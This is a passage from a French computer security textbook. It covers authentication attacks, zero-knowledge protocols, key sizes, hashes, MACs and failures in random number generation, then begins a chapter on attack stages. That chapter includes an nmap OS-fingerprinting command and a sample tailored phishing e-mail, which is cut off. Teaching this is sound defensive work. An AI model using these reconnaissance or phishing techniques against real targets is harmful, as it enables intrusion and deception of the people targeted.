5. Une écoute active (*man-in-the-middle*) permet de s'authentifier avec l'identité du prouveur, voire de retrouver le secret.
6. Le vérifieur est compromis et les informations dont il dispose permettent à un tiers de s'authentifier avec l'identité du prouveur.
7. Le prouveur ou le vérifieur exposent des canaux auxiliaires permettant à un tiers de s'authentifier avec l'identité du prouveur, voire de reconstruire le secret.
8. Le secret peut être trouvé « par hasard »

Chacune de ces situations est susceptible de compromettre les méthodes d'authentification mentionnées ci-dessus, en particulier concernant les « mots de passe ».

EXEMPLE · DÉTOURNEMENT D'UN PROTOCOLE D'AUTHENTIFICATION PAR SIGNATURE
Soit un protocole d'authentification fonctionnant ainsi :

1. Le vérifieur envoie un challenge $m = \text{"sendme"}$;
2. Le prouveur signe avec sa clé privée, et renvoie $\text{sign}(m)$
3. La signature est vérifiée (à partir de la clé privée correspondante).

Ce protocole peut être détourné par un attaquant malhonnête : s'il a interagi avec Alice en tant que vérificateur, il a récupéré le message signé par elle. C'est ce message qu'il transmet au vérificateur véritable.

Cette attaque est rendue plus difficile si m est choisi aléatoirement.

EXERCICE · Décrire comment un attaquant peut détourner le protocole ci-dessus dans le cas où m est choisi aléatoirement.

Afin de limiter les différents scénarios mentionnés ci-dessus, on peut par exemple choisir le secret dans un espace suffisamment vaste, ne jamais transmettre le secret directement, imposer au prouveur de s'engager sur un élément au début de la transaction, et intégrer une source de non-déterminisme.

6.3.2 Protocoles zero-knowledge

Un protocole d'authentification qui veut résister aux attaques discutées doit être *interactif* et *non-déterministe*. Idéalement, on voudrait que le transcript de la conversation (qui est une donnée publique) soit indépendant du secret. C'est la philosophie des protocoles dits zero-knowledge.

EXEMPLE · PROTOCOLE D'AUTHENTIFICATION DE SCHNORR

On travaille dans un groupe abélien (noté additivement) G d'ordre $q = p^n$. La clé publique est la donnée de G , de P et de Q éléments de G d'ordre r . La clé privée est la donnée de a tel quel $Q = aP$.

Le protocole d'authentification de Schnorr [Schnorr, 1990] fonctionne ainsi :

1. Le prouveur choisit un nombre k au hasard entre 1 et r . Il transmet $R = kP$ au vérificateur.
2. Le vérificateur choisit un nombre e (le « défi ») au hasard entre 1 et r . Il transmet e au prouveur.
3. Le prouveur calcule $s = k + ae \pmod{r}$ et le transmet au vérificateur.
4. Le vérificateur accepte si $sP = R + eQ$.

Si le problème du logarithme discret est difficile dans G (par exemple s'il s'agit du groupe des points rationnels d'une courbe elliptique bien choisie), ce protocole est sécurisé contre une attaque d'impostation directe⁷. C'est également un protocole *zero-knowledge* : le vérificateur n'a rien appris sur le secret.

Utiliser le même k deux fois permet à un adversaire d'apprendre le secret. On évite cela en choisissant k aléatoirement et en ne l'utilisant qu'une seule fois : c'est un *nonce*.

⁷En effet, parvenir à cette attaque permettrait de résoudre le problème du logarithme discret, ce qui est une contradiction.

6.3.3 Identité légale, « identités numériques » et droit

Les protocoles d'authentification attestent qu'un utilisateur possède un secret qu'il est censé posséder seul. La définition légale de l'identité, en revanche, correspond en droit français à l'*état civil*, un registre tenu par des fonctionnaires dédiés (généralement des maires et leurs adjoints). L'état civil évolue, au fil des unions et désunions, des enfants et des décès, mais reste attaché à un individu autant que possible. Le contrôle de l'identité fait l'objet d'une législation spécifique⁸ : il ne peut être effectué que par une personne habilitée et selon des règles précises. Face à un tel agent, la personne contrôlée doit tenter par tous les moyens de fournir les preuves de son identité⁹.

Il n'y a donc (en théorie) qu'une seule identité légale, définie par la position d'un individu dans la société. D'un autre côté, les « identités numériques » ne font pas l'objet d'une telle réglementation et sont donc librement créées, échangées, modifiées, détruites – rien n'empêchant de disposer de plusieurs telles « identités », voire aucune. L'*anonymat* (le fait d'agir sans révéler d'identité) et le *pseudonymat* (le fait d'agir en invoquant une fausse identité) sont donc des possibilités offertes, et largement exploitées.

Il y a beaucoup de controverses sur le statut légal à donner à ces options, qui représentent de véritables enjeux de société. D'un côté, la possibilité de l'anonymat participe à la protection de la vie privée, offrant

⁷Articles 78-1 et suivants du Code de procédure pénale, Livre I, Titre II, Chapitre III. S'y appliquent aussi d'autres articles, par exemple l'article 3 de la loi n° 2006-64 du 23 janvier 2006 relative au traitement du terrorisme.

⁸Si toutefois, et en toute bonne volonté, la personne ne parvient pas à prouver son identité, elle n'est pas considérée en infraction.

un appui technique contre les discriminations, et protégeant la liberté d'expression⁹. D'un autre côté cette protection est susceptible d'offrir aux criminels une échappatoire vis-à-vis des poursuites, leur permettant entre autres d'empêter sur les libertés précédemment mentionnées sans risquer d'être inquiétés. Selon les opinions, l'anonymat est ainsi présenté comme une couardise visant à dissimuler des actions que l'on n'assume pas¹⁰ (et que l'on ne ferait pas en son propre nom), ou le dernier rempart protégeant l'intégrité et la liberté face aux menaces totalitaires et à la dépossession de l'identité. Il y a aussi des cas plus intéressants : les sites permettant de noter des établissements (type Airbnb, TripAdvisor, &c.) respectent l'anonymat des votants, mais pas des établissements concernés. Cette asymétrie est justifiée par la volonté explicite de renforcer le pouvoir des utilisateurs vis-à-vis des groupes, supposés plus puissants dans leurs moyens de publicité, de poursuites et de censure.

Si l'anonymat est un droit en France¹¹ (ainsi que l'a rappelé la loi relative à la sécurité quotidienne (LSQ) du 16 novembre 2001), ce n'est pas le cas partout. Certains industriels exploitent cela : Facebook, notamment, a son siège européen en Irlande, dont les lois ne protègent pas aussi bien les utilisateurs que les lois continentales. L'entreprise peut alors forcer les utilisateurs du site à révéler leur identité légale publiquement.

6.4 Chiffrement, taille des clés et attaque en force brute

La cryptographie est une branche des mathématiques qui, entre autres choses, cherche à définir des primitives calculables et des protocoles offrant certaines garanties de confidentialité ou d'intégrité. Les outils de la cryptographie permettent de quantifier le niveau de sécurité offert par un certain protocole, à supposer qu'il soit correctement implanté (*cf.* ci-dessus l'existence de canaux auxiliaires ou les attaques par injection de faute).

La sécurité des protocoles cryptographiques modernes repose sur l'hypothèse que certains problèmes sont « difficiles » – les plus connus étant : le problème de factorisation des grands nombres¹² (RSA &c.), le problème du logarithme discret sur des groupes bien choisis^{13,14} (courbes elliptiques, ElGamal, DSA &c.), $P \neq NP^{15}$, le problème de trouver le vecteur le plus court sur un réseau (LWE, NTRU &c.). Leur idée est qu'à moins de posséder la clé de déchiffrement, un attaquant est confronté à l'un de ces problèmes difficiles – un utilisateur disposant de la clé pouvant effectuer les opérations qu'il souhaite en temps polynomial.

Il existe cependant une attaque « universelle »¹⁶ : l'attaque en force brute, qui consiste par exemple à essayer toutes les clés de déchiffrement possible. Cette attaque ne peut pas vraiment être éliminée¹⁷, mais on peut vouloir qu'il n'en existe pas de meilleure (on parle dans ce cas d'une attaque « sous-exponentielle »). On contrôle alors le temps mis par un attaquant (auquel il ne reste que l'attaque en force brute) pour compromettre la sécurité. Si les systèmes de calcul deviennent plus puissants, il faut renforcer les protocoles cryptographiques (augmenter la taille de l'espace des clés, ce qui signifie en général adopter des clés plus longues) pour que ce temps reste à peu près grand.

EXEMPLE · DATA ENCRYPTION STANDARD

Au début des années 1970, IBM développe un protocole cryptographique basé sur les idées de Horst Feistel et avec l'objectif de résister à la cryptanalyse différentielle – une méthode d'attaque connue d'IBM mais

⁹Qui, si elle est mentionnée dans la Déclaration des Droits de l'Homme de 1789, n'est pas sans nombreuses limitations en droit européen (*cf.* décision de la Cour européenne des droits de l'homme du 10 octobre 2003) et français. Il faut aussi compter que de nombreux pays ne respectent pas, voire s'opposent à cette Déclaration. Aux États-Unis d'Amérique, le premier amendement de la Constitution garantit une liberté d'expression illimitée.

¹⁰Les arguments invoqués en la matière s'appliquent parfois également à la protection de la vie privée elle-même, et deviennent alors particulièrement douteux. Le lecteur consultera avec intérêt l'article de Daniel Solove, « “I've Got Nothing to Hide” and Other Misunderstandings of Privacy », *San Diego law review* 44 (2007): 745.

¹¹En Allemagne également. Le droit à l'anonymat est une partie intégrale de la Loi Fondamentale. Dans l'arrêt de la cour d'appel de Hamm le 3 août 2011, la décision indique que l'obligation de s'identifier provoquerait la crainte de s'exprimer librement.

¹²Il existe pourtant des algorithmes sous-exponentiels classiques, et au moins un algorithme polynomial quantique, capables de factoriser des grands nombres.

¹³Au sujet duquel il y a eu de récents développements, notamment par Antoine Joux, qui décrit une attaque sous-exponentielle en petite caractéristique.

¹⁴Il existe au moins un algorithme quantique efficace pour résoudre ce problème.

¹⁵À ce jour, on n'a d'indication ni dans un sens, ni dans l'autre

¹⁶Cette attaque n'affecte pas à proprement parler le « one time pad ».

¹⁷Ceci dit, il existe une limite théorique au nombre d'opérations que peut effectuer un système physique, d'après le théorème de Margolus-Levitin. Un calculateur (même quantique) ne peut effectuer plus de $4c^2/h \approx 5.43 \times 10^{50}$ opérations par seconde et par kilogramme. C'est-à-dire que l'univers tout entier, s'il était intégralement dédié au calcul, il ne pourrait pas effectuer plus de 10^{120} opérations par seconde. Voir [Lloyd, 2000] et [Lloyd, 2002] pour le détail des calculs.

encore confidentielle à l'époque. En 1977, l'algorithme légèrement modifié par la NSA est publié et est rapidement adopté de manière internationale.

Il utilisait une clé de longueur 56 bits^G, une taille fixe et rapidement devenue insuffisante. Au milieu des années 1990, des particuliers parviennent à déchiffrer des messages en utilisant une attaque en force brute, et en 1999, un réseau d'ordinateurs de bureau casse une clé DES en moins d'une journée.

En plus d'attaques théoriques et pratiques, certaines suspicions existaient quand au choix des paramètres fixes de l'algorithme (les *S-boxes*), dont les nombres apparemment choisis au hasard auraient pu donner à la NSA qui les a choisis un accès privilégié (backdoor). En 2002, le successeur officiel de DES est annoncé : le chiffre Rijndael, développé par deux cryptographes belges (Joan Daemen et Vincent Rijmen), rebaptisé Advanced Encryption Standard (AES). Il utilise des clés de 128 à 256 bits.

Enfin, il n'est pas impossible qu'une découverte mathématique ou technique résolve efficacement un des problèmes réputés « difficiles », rendant inefficace les protocoles cryptographiques bâties dessus.

Lorsqu'on dit d'un protocole de sécurité qu'il a une « sécurité de x bits », cela signifie qu'il peut être compromis en un temps comparable au temps qu'il faudrait pour mener une attaque en force brute sur x bits.

6.5 Signatures, hashes, MACs et chiffrement authentifié

Aujourd'hui, il y a trois principales utilisations des outils cryptographiques : garantir la confidentialité des données ou de leur transfert ; garantir l'intégrité des données ou de leur transfert ; garantir l'identité d'une personne ou d'un objet¹⁸. On parle respectivement de protocoles de chiffrement, de protocoles de signature et de protocoles d'authentification.

L'idée des protocoles de signature est de proposer l'équivalent d'une signature « traditionnelle » : une marque difficile à imiter, qui lie un document à son auteur et engage sa responsabilité. Pour être efficace, un tel protocole doit permettre à un signataire de produire aisément des signatures, à ceux qui souhaitent la vérifier (potentiellement tout le monde) d'aisément le pouvoir.

EXEMPLE · MODÈLES D'ADVERSAIRES POUR LES PROTOCOLES DE SIGNATURE

Un protocole de signature fournit, à partir d'un message à signer et d'une clé privée, une signature censée permettre de vérifier que le document n'a pas été modifié et qu'il a bien été émis par celui qui l'a signé.

Comme souvent en cryptographie, on classe les attaques en fonction des moyens dont dispose l'adversaire : uniquement la signature, des messages connus (KMA^a), éventuellement de son choix (CMA^b).

Il est alors susceptible de mener les attaques suivantes :

- Falsification existentielle (EF) : l'adversaire produit une paire valide d'un message et d'une signature, mais sans en décider le contenu.
- Falsification sélective : l'adversaire est capable de signer un document donné de son choix avec une fausse signature.
- Falsification universelle : l'adversaire est capable de signer n'importe quel document avec une fausse signature.
- Casse totale : l'adversaire retrouve la clé privée utilisée pour générer la signature.
- Malléabilité : l'adversaire est capable de trouver une autre signature pour un message déjà signé.

L'exigence la plus forte de sécurité consiste à se protéger des falsifications existentielles sous une attaque adaptative à message choisi : EF-CMA.

^aKnown message attack.

^bChosen message attack.

¹⁸Traditionnellement, ce dernier point était regroupé avec la question de l'intégrité.

EXERCICE · Montrer que RSA, dans sa version simple, est existentiellement falsifiable. Montrer qu'il est universellement falsifiable par une attaque à messages choisis^a.

^aIl existe également une falsification existentielle en CMA (Brier, Coron, Naccache 2001) et une falsification sélective (Lenstra, Shparlinski 2002)

Pour des raisons techniques, en pratique, on ne signe pas le message lui-même. On utilise un algorithme de hachage, et c'est le hash ainsi obtenu que l'on signe (par exemple RSA-FDH ou RSA-PSS, qui sont EF-CMA sous des hypothèses raisonnables¹⁹). La sécurité de la signature repose donc sur la sécurité de l'algorithme de hash. La sécurité de l'algorithme de hash est mesurée par la difficulté d'obtenir des collisions.

EXEMPLE · LA FAMILLE DE HASHES MD, SHA ET LES ANNIVERSAIRES

Si une fonction $f : \mathbb{N} \rightarrow \mathbb{N}$ a N valeurs possibles, alors on peut trouver une collision en moyenne en essayant \sqrt{N} entrées différentes.

C'est le classique « paradoxe » des anniversaires : la probabilité que deux personnes soient nées le même jour dans un groupe de 23 ($\approx \sqrt{365}$) est supérieure à 50%. Pour cette raison, à l'heure où ces lignes sont écrites, la plupart des algorithmes de hash modernes produisent un résultat d'au moins 256 bits.

Autrefois, la famille de hashes MD (*message digest*) proposaient des hash de 128 bits. Depuis 2005, pourtant, des défauts conceptuels dans cette famille d'algorithme ont été mis à jour, qui rendent accessible le calcul de collision pour des hashes arbitraires : MD2, MD4, MD5 ne sont donc pas considérés sécurisés^a.

Dans un effort de standardisation, le NIST honore régulièrement des algorithmes de hash sur la base d'une compétition internationale, les SHA (*secure hash algorithm*) :

- SHA-0^b (NSA, 1993) : hash de 160 bits, cassé en 1998^c. Aujourd'hui, sa sécurité est inférieure à 39 bits.
- SHA-1 (NSA, 1995) : hash de 160 bits, cassé en 2005. Sécurité inférieure à 61 bits.
- SHA-2 (NSA, 2001) : hash de 224, 256, 384 ou 512 bits. Sécurité entre 112 et 256 bits.
- SHA-3 (Keccak, 2012) : hash de taille réglable $2n$. Sécurité de n bits.

^aMD1 et MD3 n'ont jamais été publiés ; quand à MD6, il a été retiré de la compétition SHA-3 par son auteur.

^bLe nom original était juste SHA.

^cFlorent Chabaud et Antoine Joux, CRYPTO'98.

Il est naturel de vouloir associer chiffrement et signature : on aurait ainsi une garantie de confidentialité et d'intégrité du message. C'est l'idée derrière les codes d'authentification (MAC, *message authentication code*), qui sont similaires aux signatures. La différence entre un MAC et une signature est ceci : pour un MAC, la clé est connue du signataire *et* du vérificateur.

Supposons que l'on dispose d'un protocole de chiffrement relativement sûr (IND-CPA) et d'un protocole de hash sûr (EF-CMA). Il existe essentiellement trois manières de les associer :

- *Encrypt-then-MAC* : le message est d'abord chiffré, puis le résultat est signé.
- *Encrypt-and-MAC* : le message est signé, le message est chiffré et on transmet la signature en clair. Utilisé par exemple pour SSH.
- *MAC-then-Encrypt* : le message est d'abord signé, l'ensemble est chiffré. Utilisé par exemple pour SSL/TLS

Voici une comparaison de leurs propriétés de sécurité²⁰ :

Comme on le voit, seule la méthode *Encrypt-then-MAC* donne de bonnes garanties de sécurité – c'est, de fait, la méthode standard d'après ISO/IEC 19772 :2009.

¹⁹Précisément : sous l'hypothèse que le problème RSA est difficile, dans le modèle de l'oracle aléatoire, avec un module RSA assez grand (2048 bits).

²⁰La propriété INT-PTXT d'intégrité des clairs est valide s'il est difficile de générer un chiffré qui se déchiffre en un nouveau message. La propriété INT-CTXT d'intégrité des chiffrés est valide s'il est difficile de générer un chiffré que l'émetteur n'a pas déjà généré (que le message clair soit nouveau ou pas). On suppose une attaque à message choisis dans les deux cas.

Méthode	IND-CPA	IND-CCA	NM-CPA	INT-PTXT	INT-CTXT
Encrypt-and-MAC	✗	✗	✗	✓	✗
MAC-then-Encrypt	✓	✗	✗	✓	✗
Encrypt-then-MAC	✓	✓	✓	✓	✓

TAB. 6.1 : Propriétés de sécurité pour un protocole de chiffrement authentifié, supposant le chiffrement IND-CPA et la signature EF-CMA. D'après [Bellare and Namprempre, 2000, p. 5].

6.6 « Aléatoire »

Nous avons déjà rencontré les nombres « tirés au hasard », qui ont une place privilégiée dans les protocoles de sécurité car ils permettent de déjouer le déterminisme et les vulnérabilités qui en découlent. Mais qu'entend-on au juste par un nombre « aléatoire » ?

6.6.1 Définir et détecter l'aléatoire

L'intuition générale est qu'une séquence de nombres est aléatoire lorsqu'elle ne présente aucune régularité susceptible d'en prédire l'évolution. Les travaux de plusieurs chercheurs au cours du xx^e siècle ont fourni plusieurs caractérisations, qui tentent de capturer cette intuition avec des propriétés mathématiques formelles – qu'elles y parviennent effectivement constitue la thèse de Martin-Löf–Chaitin. Existe-t-il seulement des objets qui satisfont cette propriété ?

Une suite aléatoire au sens de Martin-Löf n'est ni décidable, ni énumérable (co)récursivement, ce qui implique qu'on ne peut les trouver qu'au niveau au moins Δ_2^0 de la hiérarchie arithmétique – qui correspond à un degré que nos machines ne peuvent pas résoudre²¹. Autrement dit : une suite aléatoire ne peut en toute rigueur ni être générée, ni être reconnue algorithmiquement...

S'il n'est pas possible de détecter en toute rigueur le caractère aléatoire d'une suite, on peut espérer détecter de l'ordre. Ne pas trouver d'ordre ne donne aucune garantie, toutefois, qu'il n'y en ait pas. On peut essayer de détecter des déviations statistiques²². On peut aussi rechercher des propriétés mathématiques précises, comme le spectre de Walsh^H ou la complexité de Kolgomorov²³ d'une suite. Mais toutes ces méthodes sont limitées.

6.6.2 Générer des nombres aléatoires

Avant de chercher comment générer des nombres aléatoires, posons la question « pourquoi ». Il y a essentiellement, du point de vue de la sécurité et en particulier des protocoles cryptographiques, deux utilisations des nombres aléatoires :

- Les *nonces* ou les clés, des nombres aléatoires utilisés une seule fois ;
- Les suites qui « semblent » aléatoires, mais sont en fait toujours identiques tant qu'on leur fournit la même entrée (*seed*).

On parle, respectivement, de « nombres vraiment aléatoires » et de « nombres pseudo-aléatoires ». Un générateur de nombres pseudo-aléatoires est en fait un système dynamique dont on espère que les valeurs parcouruent l'espace des possibilités. Certains tels générateurs ont des failles connues, plus ou moins flagrantes (LCG, RANDU, LFSR, &c.).

On demande que ces générateurs vérifient ces propriétés :

- *Next-bit test* : une suite passe le *next-bit test* si pour toute position i dans la suite, connaissant tous les bits précédent (mais pas le *seed*), un adversaire ne peut pas calculer le bit en position $i + 1$.
- *Forward security* : si l'état du générateur est compromis, il ne doit pas être possible de reconstruire le flux de nombres avant cette compromission.

Ces contraintes ne sont pas aisées à satisfaire..

²¹La thèse de Church-Turing implique que de tels problèmes sont insolubles.

²²C'est la méthode utilisée par les tests `diehard` et `dieharder`, ainsi que la suite logicielle fournie par le NIST : <http://csrc.nist.gov/groups/ST/toolkit/rng/>.

²³Cette complexité est en pratique incalculable, mais on peut en obtenir une approximation en essayant de compresser la suite.

EXEMPLE · UN MAUVAIS GÉNÉRATEUR DE NOMBRES PSEUDO-ALÉATOIRES, RANDU

Dans les années 1960, le programme RANDU générait des séquences pseudo-aléatoires sur les machines IBM en appliquant la récurrence suivante :

$$V_{j+1} = 65539V_j \pmod{2^{31}}$$

avec la contrainte que l'initialisation, V_0 , soit un nombre impair. Utilisé jusqu'à la fin des années 1970, ce générateur est pourtant problématique à de nombreux niveaux :

- Il ne génère que des nombres impairs.
- Les trois dernières valeurs générées définissent un point de l'espace ; l'ensemble des points ainsi obtenus s'alignent sur 15 plans^a.
- Étant donné un nombre de la séquence, on sait prédire tous les nombres suivants.
- Les nombres générés sont répartis uniformément, mais échouent à tous les autres tests statistiques.

^aLes plans ont pour équation $x_{k+2} = 6x_{k+1} - 9x_k$.

Une manière de générer des nombres pseudo-aléatoires est d'utiliser un chiffrement par blocs en mode compteur (CTR), ce qui est satisfaisant (tant que les données initiales ne sont pas connues de l'adversaire), quoique relativement lent.

Lorsque l'on n'a pas besoin d'utiliser plusieurs fois la même séquence « aléatoire », il faut utiliser des « nombres vraiment aléatoires ». Par nature, ceux-ci ne peuvent pas être obtenus par un algorithme (qui serait nécessairement déterministe, d'une manière ou d'une autre, sur nos ordinateurs actuels). Une stratégie efficace consiste à exploiter les phénomènes variables dans la nature : bruit de Schottky, bruit thermique, phénomènes radioactifs, effets optiques, &c. La physique sous-jacente à ces phénomènes garantit dans une certaine mesure leur caractère imprévisible.

Cependant, il faut noter qu'un adversaire peut essayer de contrôler la source d'aléatoire physique. Les générateurs modernes incorporent des stratégies pour résister temporairement à ce type d'attaques, en maintenant plusieurs « bassins d'entropie²⁴ » par exemple. La correction d'éventuels biais statistiques se fait par l'utilisation d'un extracteur. Enfin, cette génération peut être considérée trop lente pour les applications (*e.g.* chiffrement en flux) et associée à un générateur pseudo-aléatoire.

EXERCICE · Un générateur LFSR (*linear-feedback shift register*) est un type de générateur pseudo-aléatoire autrefois populaire dans les applications. Il fonctionne en calculant une combinaison linéaire de ses états précédents. De tels générateurs peuvent être très efficacement implémentés en *hardware*.

Soit un LFSR défini par

$$s_i = s_{i-1} \oplus s_{i-2} \quad \forall i \geq 3$$

On observe la séquence $s_7 = s_8 = 1, s_9 = 0$.

1. Quel est l'état interne du générateur (s_0, s_1, s_2) ?
2. Quel est le prochain bit émis (s_7) ?
3. Quelle est la période du générateur, c'est-à-dire le plus petit nombre d'itérations avant qu'il ne se répète ?
4. Constitue-t-il un choix judicieux comme générateur de nombre aléatoires pour des applications cryptographiques ?

Des générateurs de ce type sont utilisés pour chiffrer les communications GSM (A5/1 et A5/2) et Bluetooth (Eo). Au moment où ces lignes sont écrites, A5/2 est considéré comme cassé, et A5/1 comme Eo présentent de sérieuses faiblesses.

²⁴Il s'agit souvent de séquences présentant une haute min-entropie, la quantité véritablement intéressante dans ce contexte.

6.6.3 Quelques exemples

Il suffit de parcourir l'actualité pour mesurer l'importance pour un système d'information de l'«aléatoire» :

- Projet Venona (1943-1980) : l'URSS utilisait une forme de *one-time pad* pour chiffrer ses communications. À cause de contraintes techniques et logistiques, il a fallu réutiliser plusieurs fois les même *pads*. Le contre-espionnage des États-Unis a pu alors déchiffrer les contenus, révélant les noms et missions des agents soviétiques infiltrés.
- Netscape SSL (1994) : le navigateur Internet avait implémenté une version propriétaire de RC4-40 pour son protocole de communication SSL. Le *seed* était basé sur l'heure qu'il était au moment de l'initialisation, ce qui a permis à des attaquants d'en prendre le contrôle²⁵.
- Kerberos (1996) : l'implémentation du protocole version 4 utilisant la fonction UNIX `random` deux fois, pensant générer des nombres aléatoires de 64 bits. Mais à cause de cela, une clé donnée avait une entropie de 20 bits, et un attaquant pouvait la deviner en moins de 10 secondes.
- CryptGenRandom²⁶ (2007) : dans les systèmes d'exploitation Microsoft Windows 2000 et Microsoft Windows XP, la fonction générant les nombres aléatoires utilise RC4, qui peut être renversé. D'autres défauts de conception de ce générateur propriétaire ont mené à son abandon en 2008.
- Dual_EC_DRBG (2007) : ce générateur de nombres aléatoires utilise des paramètres fixes. Il a été montré que le choix de certains paramètres permet à leur auteur d'affaiblir le générateur (*backdoor*). L'auteur des nombres en question étant la NSA, de nombreuses suspicions portent sur la sécurité réelle de ce générateur.
- Debian et Ubuntu (2006-2008) : une ligne commentée par un codeur qui pensait bien faire a corrompu le système d'initialisation du générateur de nombres pseudo-aléatoires²⁷
- PlayStation 3 (2010) : la signature digitale utilisée par Sony a été compromise, car des *nonce* ont été réutilisés.
- Java SecureRandom (2013) : la fonctionnalité Java censée produire des nombres pseudo-aléatoires était compromise sur plateforme Android, permettant à des attaquants de s'emparer de portefeuilles Bitcoin (entre autres)²⁸.

EXERCICE . Combien de fois *au maximum* peut-on utiliser un générateur de nombres aléatoires destiné à produire des *nonces*, sachant qu'il produit des nombres entiers entre 0 et $n - 1$? Si ces nombres sont distribués uniformément, quelle est la probabilité qu'une collision se produise pour $k < n$?

²⁵Voir <http://prng.net/faq/netscape-ssl/>.

²⁶Pourtant, en 2003, les logiciels Windows 2000, Windows XP et Windows 2003 avaient réussi l'évaluation EAL4+ des Critères Communs, ainsi que la certification du FIPS. À la suite de ce fiasco, les organismes certificateurs ont rappelé que ces évaluations validaient que les spécifications étaient suivies, mais que cela ne constituait pas une analyse de sécurité.

²⁷Voir https://www.schneier.com/blog/archives/2008/05/random_number_b.html et <https://www.xkcd.com/424/>.

²⁸Voir <http://android-developers.blogspot.ie/2013/08/some-securerandom-thoughts.html>.

7 | De la vulnérabilité à l'attaque

« Es ist alles im Kriege sehr einfach,
aber das Einfachste ist schwierig¹ »

– Carl von Clausewitz, Livre 1, Chapitre 7, *Vom Kriege*, 1832.

Nous avons jusqu'ici abordé la sécurité informatique d'un point de vue surtout économique, en nous concentrant sur les motivations, les risques et l'allocation d'efforts – tout cela d'une manière fort abstraite et distante, affirmant que tout système est susceptible d'être renversé, les seules questions étant : par qui, pourquoi, pour combien, en combien de temps ? Et ensuite : qu'est ce que cela nous coûte au final ?

Ce point de vue élevé est nécessaire. Nous le retrouverons, sous un angle plus pragmatique, au cœur de l'entreprise, lorsqu'il faudra conjuguer « projets », « flux », « processus » et « équipes » au temps de l'exigence de sécurité. Mais avant cela, et à cette fin, il faut d'abord répondre à une question plus technique : comment ? Comment un système d'information est-il attaqué ?

La question de la sécurité restant une question *stratégique*, nous allons regarder ce qu'il en est d'attaques réelles. Une attaque est faite de plusieurs conflits, remportés ou désamorcés, qui engagent la réalité du terrain, c'est-à-dire (pour nous) la technologie des systèmes d'information. Beaucoup de ces conflits ont la forme du sabotage, du bombardement ou de l'espionnage : une charge utile (*payload*) délivrée par une méthode appropriée en un point critique.

Comprendre cette réalité (psychologique, stratégique, technologique) nous donnera un regard plus fin sur ce qui est efficace ou non en matière de contre-mesures, ce dont est capable un adversaire plus ou moins compétent, ses méthodes, afin de proposer les meilleures défenses² possibles.

À titre indicatif, et en fonction de l'état de la technologie aujourd'hui, il sera indiqué dans ce qui suit une estimation du minimum des moyens de l'adversaire :

- (⊥) Adversaire nul
- (*) Adversaire faible (e.g. individu isolé sans compétences techniques)
- (**) Adversaire moyen (e.g. individu avec compétences techniques)
- (★) Adversaire fort (e.g. organisation)
- (⊤) Adversaire le plus fort (e.g. spécialistes, entité gouvernementale)

7.0 Étape 0 : identification et reconnaissance

La première étape de toute réflexion stratégique consiste à identifier le terrain. Un attaquant peut passer un long moment avant de se fixer sur une cible. Une fois celle-ci déterminée, ou afin de faire son choix, il peut procéder à une phase de reconnaissance.

La reconnaissance consiste à accumuler des informations sur la cible, de toutes les manières possible :

- Données publiques* (OSINT) : en récoltant et en analysant des données publiques, l'adversaire peut extraire des informations sur une organisation, une personne ou une technologie. Concrètement, il

¹Tout est simple dans la guerre, mais le plus simple est difficile.

²La position de défense est parfois considérée comme une position relativement faible, stratégiquement parlant, et certaines entreprises ont tenté des démarches plus offensives. Non seulement cela est illégal, la plupart du temps, mais en plus on risque de mal doser l'adversaire à qui on a affaire.

peut avoir accès entre autres³ : aux registres publics (bases de données des naissances, immigration, mariage voire permis de conduire dans le cas des États-Unis), aux réseaux sociaux (entre autres Facebook, Google+, Twitter, Myspace, Bebo, LikedIn, Friendster, YouTube, Flickr et leurs archives), aux agences de presse (AFP, Reuters, Bloomberg, Lexis) et aux journaux « classiques », aux rapports officiels (budgets, démographie, comparutions en justice, discours), mais aussi aux données récoltées par l'écoute et l'observation amateur, les images satellite, les plans d'évacuation installés dans les bâtiments, &c. ;

- Scans et écoute télécoms et réseau**, *fingerprinting*** : l'adversaire analyse les flux réseau (y compris sans-fil) afin d'en extraire des données sensibles, de connaître les équipements ou leur topologie, de déetecter les services exécutés sur les serveurs, d'identifier les habitudes de navigation Internet, &c.

EXEMPLE · FINGERPRINTING AVEC NMAP

Les protocoles de communication, détaillés pour la plupart dans les RFC, ont parfois des zones d'ombre. C'est en particulier le cas de TCP, UDP et ICMP. Les développeurs travaillant à l'implémentation de ces protocoles ont donc décidé unilatéralement comment traiter ces cas. Puisque différents développeurs en sont arrivés à différentes solutions, il est possible d'identifier le système en étudiant comment ces cas limites sont traités. Le logiciel nmap^a permet d'effectuer cette opération^b avec l'option -O -v -sV.

Le résultat d'un tel scan est utile à plus d'un titre : il renseigne sur le type de matériel, son adresse MAC, le système d'exploitation, sa version, les *daemons* qui tournent sur la machine, la difficulté à prédire les codes de séquence TCP^c, &c.

^a<http://www.nmap.org>.

^bVoir <http://nmap.org/book/osdetect-methods.html>.

^cPrédire les codes de séquence TCP permet notamment d'utiliser la machine comme zombie pour éviter d'être détecté.

- *Phishing*^{*}, *spearfishing*[★], *whaling*[†] : l'adversaire utilise des messages (e-mail surtout) destinés à un individu et se faisant passer pour une organisation ou un supérieur. La personne visée est susceptible de livrer de cette manière des informations sensibles (mots de passe, &c.), de faire ce que souhaite l'adversaire ou d'être infectée par un logiciel du choix de l'adversaire⁴. C'est une technique de plus en plus employée, qui fonctionne encore dans près de trois cas sur quatre⁵. Cette étape est d'autant plus efficace que l'adversaire l'ajuste au destinataire (sur lequel il a des informations par ailleurs), que l'adresse de provenance semble familière (par exemple une adresse au sein même de l'organisation) et que l'aspects est officiel (un ordre de comparution immédiate devant un tribunal, par exemple). Notons qu'il suffit de consulter le message pour activer une attaque de type CSFR. La terme *whaling* désigne ces attaques lorsqu'elles visent les membres haut placés d'une organisation, souvent en usurpant l'identité d'un collègue, lui-même potentiellement déjà abusé.

EXEMPLE · UN E-MAIL REÇU PAR UN RESPONSABLE COMMERCIAL

Un responsable commercial travaillant dans une grande entreprise a reçu un message électronique similaire à celui qui suit, lui étant adressé nominativement (son nom a été remplacé par « George » dans ce qui suit), de la part d'une adresse légitime (celle de la personne effectivement en charge de l'informatique du groupe, nommé « Jane » dans ce qui suit). L'e-mail était aux couleurs de l'entreprise, avec les images et les *disclaimers* habituels, tous les liens étaient légitimes et les noms et postes des personnes mentionnées étaient authentiques.

À l'attention de George,

Nous allons mettre en production le nouveau centre de données, dont la date de lancement officielle est fixée au 19 avril. Tous les départements recevront rapidement les codes d'accès leur permettant de bénéficier du stockage partagé, et d'accéder aux documents et e-mails de l'entreprise depuis leurs mobiles et tablettes.

³Voir aussi *The Open Source Intelligence resource discovery toolkit* : <http://rr.reuser.biz/>.

⁴Voir par exemple Hong, « The state of phishing attacks. » *Communications of the ACM* 55.1 (2012): 74-81.

